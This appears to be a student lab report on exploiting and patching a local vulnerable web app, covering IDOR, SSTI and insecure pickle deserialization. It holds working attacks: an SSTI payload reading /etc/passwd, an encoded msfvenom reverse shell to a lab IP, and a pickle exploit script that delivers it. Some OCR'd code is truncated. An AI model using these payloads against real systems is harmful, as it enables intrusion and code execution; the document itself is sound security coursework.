


```
Status  Met...  Domain        File                   Initiator       Type   Transferred  Size
304     GET     127.0.0.1:... user-panel             document        html   cached       2.11 ...
304     GET     127.0.0.1:... 2.0624914a.chunk.css   stylesheet      css    cached       144...
304     GET     127.0.0.1:... main.2cce8147.chunk.css stylesheet     css    cached       994 B
304     GET     127.0.0.1:... 2.54f28918.chunk.js    script          js     cached       0 B
304     GET     127.0.0.1:... main.002299b2.chunk.js script          js     cached       0 B
204     OP...   localhost...  user-data              fetch           plain  312 B        0 B
304     GET     localhost...  user-data              main.00229...   json   cached       90 B
404     GET     127.0.0.1:... favicon.ico            FaviconLoad...  html   cached       243 B
200     GET     localhost...  user-data?user=user2   NetUtil.sys....  json  329 B        85 B
```

```
JSON
email: "user2@sfu.ca"
address: "Vancouver BC"
phone: "0022446688"
salary: 20000
```

Task 10 (5%): Fix the IDOR vulnerability and share the updated function highlighting what was changed.

Origin code to get the user data from server



```
app.get("/user-data", authorized, async (req, res, next) => {
  let title = req.header("token").startsWith("admin") ? "admin" : "user";
  if (title == "admin") {
    res.status(400).json({
      message: "Not a user"
    });
  } else {
    const db = await dbPromise;
    let resdb = await db.get(
      "SELECT * FROM users WHERE username = ?",
      req.query.user || tokensUsername[req.header("token")]
    );
    res.json({
      username: resdb.user,
      email: resdb.email,
      address: resdb.address,
      phone: resdb.phone,
      salary: resdb.salary
    });
  }
});
```


Fix code snippet shown below, Delete `req.query.user`

```
app.get("/user-data", authorized, async (req, res, next) => {
  let title = req.header("token").startsWith("admin") ? "admin" :
"user";
  if (title == "admin") {
    res.status(400).json({
      message: "Not a user"
    });
  } else {
    const db = await dbPromise;
    let resdb = await db.get(
      "SELECT * FROM users WHERE username =
?",[tokensUsername[req.header("token")]]);
    res.json({
      username: resdb.user,
      email: resdb.email,
      address: resdb.address,
      phone: resdb.phone,
      salary: resdb.salary
    });
  }
});
```

Task 11: (10%): Read the contents of /etc/passwd using SSTI. Provide screenshots with the payload.

```
http://localhost:5000/ssti?input={{self._TemplateReference__context.cy
cler.__init__.__globals__.os.popen('cat/etc/passwd').read() }}
```

`self._TemplateReference__context.cycler.__init__.__globals__:` This accesses the global scope of the template rendering context, which allows us to get a reference to Python's os module.
`os.popen('cat /etc/passwd').read():` This executes the command cat /etc/passwd and reads its output.



localhost:5000/ssti?input={{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('cat /etc/passwd').read()
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
Hello, root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:
/usr/sbin/nologin !
```

Task 12 (10%): Fix the arbitrary code execution in the /ssti endpoint and share the patched code.

Original code

User Input is directly rendered using `render_template_string`, which allows an attacker to inject template commands and potentially execute arbitrary code.



```
└─$ cat app.py
from flask import Flask, request, render_template_string
import pickle
import secrets
import base64

app = Flask(__name__)

app.config['SECRET_KEY'] = 'secret_key_123123'

# SSTI Vulnerable Route
@app.route('/ssti')
def ssti():
    user_input = request.args.get('input', '')
    template = f"Hello, {user_input}!"
    return render_template_string(template)
```


Fixed code

```
# SSTI Fixed Route
@app.route("/ssti")
def ssti():
    user_input = request.args.get('input', '')
    safe_input = escape(user_input)

    # Render the template with sanitized input
    template = f"Hello, {safe_input}!"
    return render_template_string(template)
```

The `escape()` function from Flask is used to **escape** special characters in user input, which ensures that input is safely rendered as plain text rather than executable code.


Task 13 (10%): Establish a reverse shell with the local system on port 8989 by exploiting the vulnerability. How did you generate the payload? Provide screenshots.

Use the following command to generate a Python reverse shell payload:




```
msf6 exploit(multi/handler) > msfvenom -p python/shell_reverse_tcp LHOST=10.13.37.103 LPORT=8989 -f raw > msf_payload.py
[*] exec: msfvenom -p python/shell_reverse_tcp LHOST=10.13.37.103 LPORT=8989 -f raw > msf_payload.py

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 416 bytes
```

Check the payload file




```
┌──(kali㉿kali)-[~/Documents]
└─$ cat msf_payload.py
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNjl1LwzAUhq+TX5G7JlhD6wZ2Qi6GVBiiDtf70SVnLKwmISfVv2/ieuHl8
77P+bBfwcfE0OsrJDYiQ2qXaD6F6DUgljhS9ArlzeMoty/H3Xs/1CgPH8+vx8Pw2W/fRJak9s6BTpxXbSPblVw9yrZZV3W36TZC0J+LnYANcYYnSozKAxH0N2+bh7WgxJ7ZBI4boVSTe3KKMF4pCSrKvQ+lkQa0N8CrOZ3vu0
rUeIFpUmVhjclYV9Tdvi/g5/SPIMaF8iGvgrwZ+f5ouLj74+wsTEl+DcEZ7gX9BYwRXBw=')[0])))
```

Created a running script for the execution




```
mport pickle
mport requests
mport base64

 Decoded msfvenom payload from earlier steps
ayload = """exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNjl1LwzAUhq+TX5G7JlhD6wZ2Qi6GVBiiDtf70SVnLKw>

 Define a class to execute the payload during deserialization
lass Exec():
   def __reduce__(self):
       return (exec, (payload,))

 Serialize and encode the payload
erialized_payload = base64.b64encode(pickle.dumps(Exec())).decode('utf-8')

 Send the serialized payload to the vulnerable endpoint
esponse = requests.post("http://localhost:5000/deserialize", data={"data": serialized_payload})

 Print the response from the server
rint(response.text)
```

Run the script



```
┌──(kali㉿kali)-[~/Documents]
└─$ python generate_payload.py
```


Listen at port 8989



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8989
retrying local 0.0.0.0:8989 : Address already in use
retrying local 0.0.0.0:8989 : Address already in use
retrying local 0.0.0.0:8989 : Address already in use
listening on [any] 8989 ...
connect to [10.13.37.104] from (UNKNOWN) [172.23.0.4] 42176
ls
app.py
requirements.txt
```

Task 14: (5%): Fix the vulnerability and share the patched code.

Origin code



```
@app.route('/deserialize', methods=['POST'])
def deserialize():
    serialized_data = request.form['data']
    try:
        obj = pickle.loads(base64.b64decode(serialized_data))
        return f"Deserialized object: {obj}"
    except Exception as e:
        return f"Error during deserialization: {str(e)}"
```

It deserializes user-supplied data using `pickle.loads()`. This allows an attacker to craft malicious payloads, leading to arbitrary code execution.

Fix code

```
@app.route("/deserialize", methods=["POST"])
def deserialize():
    # Get the serialized data from the POST request
    serialized_data = request.form["data"]

    # Try to deserialize using a safe format (JSON)
    try:
        deserialized_obj = json.loads(serialized_data)
        return f"Deserialized object: {deserialized_obj}"
    except json.JSONDecodeError:
        return "Error: Invalid JSON data"
```